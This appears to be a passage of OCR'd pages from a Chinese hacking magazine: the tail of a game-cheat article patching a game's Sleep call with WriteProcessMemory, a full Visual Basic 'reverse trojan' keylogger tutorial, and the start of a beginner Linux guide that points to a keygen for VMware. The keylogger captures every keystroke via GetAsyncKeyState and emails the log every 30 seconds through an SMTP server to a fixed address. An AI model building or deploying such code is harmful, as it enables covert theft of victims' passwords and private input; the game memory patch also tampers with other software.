


图6

因为我们修改的是系统模块kernel32中的数据，会对系统造成一定的影响，所以最好是寻找到对对碰程序本身调用Sleep的地方。通过函数调用的关系查找，在对对碰进程中发现了如图7所示的代码，对代码进行简单分析如下：

```
0041E41D mov    ebx, dword ptr [<&KERNEL32.Sleep>]
; kernel32.Sleep
0041E423 push   ebp
0041E424 mov    ebp, dword ptr [<&KERNEL32.QueryPerf>
0041E42A push   edi
0041E42B mov    edi, dword ptr [<&KERNEL32.QueryPerf>
0041E431 jmp    short 0041E437
0041E433 mov    ecx, dword ptr [esp+2C]
0041E437 cmp    ecx, eax
0041E439 jbe    short 0041E43F
0041E43B sub    ecx, eax
0041E43D jmp    short 0041E441
0041E43F xor    ecx, ecx
0041E441 push   ecx
0041E442 call   ebx                    ; kernel32.Sleep
```




图7

首先在0041E41D处，将KERNEL32模块中Sleep函数的地址传给ebx寄存器，然后在0041E442处调用ebx，也就是调用

Sleep函数。那么“call ebx”之前的“push ecx”就是传入的延时时间参数了，因此只要修改这个参数就可以实现去掉延时效果了。在修改的时候要注意指令长度，因此要修改0041E43D至0041E441处的所有指令。修改指令的方法同上，如图8所示就是修改好的指令。




图8

继续进行游戏，发现同样实现了加速效果。实现加速的方法我总结如下：

1、方法：通过修改指令的方法实现加速效果

2、修改地址：0041e43d

3、原速指令：EB,02,33,C9,51

4、加速指令：6A,01,90,90,90

使用delphi编程实现该功能，具体代码如下，首先定义常量SleepBase，也就是要修改的地址，然后定义OldSpeed和NewSpeed存放原速指令和加速指令以供后面使用。

```
Const SleepBase=$0041e43d;
var
OldSpeed:array[1..5] of byte=($EB,$02,$33,$C9,$51);
NewSpeed:array[1..5] of byte=($6a,$1,$90,$90,$90);
```

实现加速功能的函数代码如下：

```
Function addSpeed():integer; //终极加速
var
 Gameh:HWND;
 GamePid:DWORD;
 Gamehprocess: THandle;
 WriteByte:DWORD;
begin
  Gameh:=findwindow(nil,'对对碰角色版');
  GetWindowThreadprocessID(Gameh,GamePid);
  gamehProcess:=OpenProcess(windows.PROCESS_ALL_ACCESS,false,GamePid);
  Writeprocessmemory(gamehProcess,Pointer(SleepBase),@NewSpeed[1],5, WriteByte);
  result:=Writebyte;
end;
```

将以上代码添加到我们的外挂过程中，使用的时候只要调用addSpeed函数就可以实现加速游戏的功能了。完整的工程代码已经收录在了光盘中，如果大家对于本文还有更好的方法或者不足，也希望能够多多指教。在外挂开发中会遇到很多问题，如果大家能相互帮助、互通有无，相信在技术上就一定会有很大的进步。

（文章中涉及到的工程代码已经收录在了光盘中）

文章难度：☆☆☆☆
文章阅读点：介绍使用GetAsyncKeyState函数来实现记录功能

反弹木马编写
之无DLL也来实现键盘记录

图 无敌小龙

在第8期的杂志上我给大家介绍了在VB中如何调用C++编写的键盘记录动态链接库文件，虽然直接调用那个动态链接库文件可以起到事半功倍的效果，但是拖家带口的捎上一个DLL终归不方便的，那么本文我就介绍在不使用DLL的情况下，也就是只使用一个单独的程序来实现键盘的记录。

首先给出程序的界面，如图1所示，使用到了一个文本框和三个TIMER组件，其中TIMER1和TIMER2组件的INTERVAL属性修改为1即可，TIMER3的INTERVAL属性修改为30000，也就是修改成30秒钟（当然大家也可以修改成其它的时间），如图2，图3。




图1

在做好了这些准备工作后，我来介绍一个很关键的函数GetAsyncKeyState，从字面意思上我们就可以大概猜测出这是一个获取按键状态的函数，它的函数原型为：**Declare Function GetAsyncKeyState Lib "user32" (ByVal vKey As Long) As Integer**。使用GetAsyncKeyState可以

获取键盘的动作，GetAsyncKeyState函数根据虚拟键表判断按键的类型，返回值为一个16位的二进值数，如果被按下则最高位为1，即返回-32767。

下面是API函数及鼠标中左右键在虚拟键表中的定义，微软的win32手册指出：倘若输入焦点从属于与调用函数的输入线程不同的另一个输入线程，则返回值为0（例如，一旦另一个程序拥有焦点，则它应返回零）。证据显示，函数实际是在整个系统的范围内工作的，也就是说，我们其实可以通过这个函数获取所有程序的输入操作。




图2





图3

由于程序还使用到了一个API函数，所以这里还需要一个模块，声明API函数，如图4。


图4

接下来就给出程序的窗口模块代码，如下：

```
Dim temp_text As String
Private Sub Form_Load()
Text1.Text = "" '清空文本框
End Sub

Private Sub Timer1_Timer()
------------------------------------------------

  Dim AddKey
  '比如13就代表回车，17代表Ctrl
  KeyResult = GetAsyncKeyState(13)          '回车键
  If KeyResult = -32767 Then '如果回车键被按下
    AddKey = "[ENTER]" '赋值操作
    GoTo KeyFound '跳到最后的代码区域
  End If

  KeyResult = GetAsyncKeyState(17)          'Ctrl键
  If KeyResult = -32767 Then
    AddKey = "[CTRL]"
    GoTo KeyFound
  End If

  KeyResult = GetAsyncKeyState(8)           '退格键
If KeyResult = -32767 Then
  AddKey = "[BKSPACE]"
  GoTo KeyFound
End If

KeyResult = GetAsyncKeyState(9)             'tab
If KeyResult = -32767 Then
  AddKey = "[TAB]"
  GoTo KeyFound
End If

KeyResult = GetAsyncKeyState(18)            'ALT
If KeyResult = -32767 Then
  AddKey = "[ALT]"
  GoTo KeyFound
End If

KeyResult = GetAsyncKeyState(19)            'PAUSE
If KeyResult = -32767 Then
  AddKey = "[PAUSE]"
  GoTo KeyFound
End If

KeyResult = GetAsyncKeyState(20)            'caps
If KeyResult = -32767 Then
  AddKey = "[CAPS]"
  GoTo KeyFound
End If
......
------------------------------------------------
KeyResult = GetAsyncKeyState(110)
If KeyResult = -32767 Then
  AddKey = "."
  GoTo KeyFound
End If

KeyResult = GetAsyncKeyState(2)
If KeyResult = -32767 Then
  AddKey = "/"
  GoTo KeyFound
End If

KeyResult = GetAsyncKeyState(220)
If KeyResult = -32767 Then
  AddKey = "\"
  GoTo KeyFound
End If

KeyResult = GetAsyncKeyState(222)
If KeyResult = -32767 Then
  AddKey = "'"
  GoTo KeyFound
End If

KeyResult = GetAsyncKeyState(221)
```

```
    If KeyResult = -32767 Then
        AddKey = "]"
        GoTo KeyFound
    End If

    KeyResult = GetAsyncKeyState(219)
    If KeyResult = -32767 Then
        AddKey = "["
        GoTo KeyFound
    End If

    KeyResult = GetAsyncKeyState(16)                'shift键
    If KeyResult = -32767 And TimeOut = 0 Then
        AddKey = "[SHIFT]"
        LastKey = AddKey
        TimeOut = 1
        GoTo KeyFound
    End If

    KeyLoop = 41

    Do Until KeyLoop = 256                          '显示其它键
        KeyResult = GetAsyncKeyState(KeyLoop)
          If KeyResult = -32767 Then Text1.Text = Text1.Text + Chr(KeyLoop)
        KeyLoop = KeyLoop + 1
    Loop

    LastKey = AddKey
    Exit Sub

KeyFound:                                           '显示键的信息
    Text1 = Text1 & AddKey '在文本框中添加一条显示信息
End Sub

Private Sub Timer2_Timer()
    TimeOut = 0
End Sub

'"发送邮件"
Sub sendmail()
    On Error Resume Next                            '容错语句
    NameSpace = "http://schemas.microsoft.com/cdo/configuration/"

    Set Email = CreateObject("CDO.Message")
    Email.From = "pespin@163.com"                   '发信人地址
    Email.To = "pespin@qq.com"                      '收信人地址（qq也可）
    Email.Subject = "主题"                           '邮件主题

    Open "d:\attachment.txt" For Output As #1
    Print #1, "attachment"                          '这里是附件的内容
    Close
    x = "d:\body.txt"                               '发信内容写在e:\111.txt中
    y = "d:\attachment.txt"                         '这是需发送的附件

    Email.TextBody = Text1.Text
    Email.AddAttachment y

    With Email.Configuration.Fields
        .Item(NameSpace & "sendusing") = 2
        .Item(NameSpace & "smtpserver") = "smtp.163.com" '这是163邮箱的服务器地址
        .Item(NameSpace & "smtpserverport") = 25
        .Item(NameSpace & "smtpauthenticate") = 1
        .Item(NameSpace & "sendusername") = "pespin"    '发信人用户名
        .Item(NameSpace & "sendpassword") = "password"  '发信人密码
        .Update
    End With

    Email.Send
    Set Email = Nothing
    'MsgBox "发送成功!"
    Kill "d:\attachment.txt"
End Sub

Private Sub Timer3_Timer()
    sendmail
End Sub
```

上面代码的流程为：首先调用GetAsyncKeyState这个API函数对指定按键进行侦测，比如通过GetAsyncKey-State(13)这句来实现回车键是否被按下的判断，如果按下那么该函数的返回值将会是-32767，这样就将捕获的信息添加到文本框中；然后每过30秒钟就通过CDO对象发送记录邮件，在上面的代码中是通过CreateObject方法创建了一个CDO下子对象Message的实例EMAIL，然后通过给这个实例进行各项必要邮件信息的赋值操作，最后调用它的Update方法来实现邮件的发送。这样我们的键盘记录加邮件发送程序就顺利编写完工了。

小知识：什么是CDO？

CDO，即collaboration data objects，是一项可以用来建立用途广泛的协同作业应用程序的技术，能完成诸如接受传送电子邮件、日程安排、联络人管理、工作流程以及exchange管理的应用程序。CDO对象集合是建立协作时应用程序的可靠的API，ADO可以用来存取WEB存储系统，但是它缺少协同作业最基本的功能，而CDO却可以处理一般的应用程序和高级的工作流应用程序解决方案，CDO甚至可以提供我们管理exchange的能力，以及与Windows2000的AD通讯。CDO并不是被封装成为一个单独的对象模块，相反的，它包含了3个不同的对象模块，每一个都有其特定的用途，可以同时或者单独使用这些物件模块。

下转480页

文章难易度：★★★
文章内容要点：如何利用虚拟机安装RedHat fedora10及学习Linux下的文件操作和几个常用工具的使用

菜鸟Linux学习初起步

BaseNet

众所周知，Linux是一个追求免费、共享、开源的操作系统，而我们所谓的黑客精神也正是追求的这种精神，对于一个计算机技术痴迷者来说，沉醉在Linux的自由世界里，是一种迷人的享受！

一、轻松搭建Linux环境

对于那些刚接触Linux的小菜来说，通过虚拟机来安装Linux是一个非常好的选择（小编注：在今年第一期的杂志中，我们已经介绍了如何在U盘上制作Ubuntu的安装镜像，然后从U盘启动系统来安装Ubuntu Linux系统），本文我们将以VMWARE4.5.2和RedHat Fedora 10.0为例来进行介绍，这是因为VMWARE4.5.2的注册机和汉化工具在网上比较好找而且完全能正常使用！

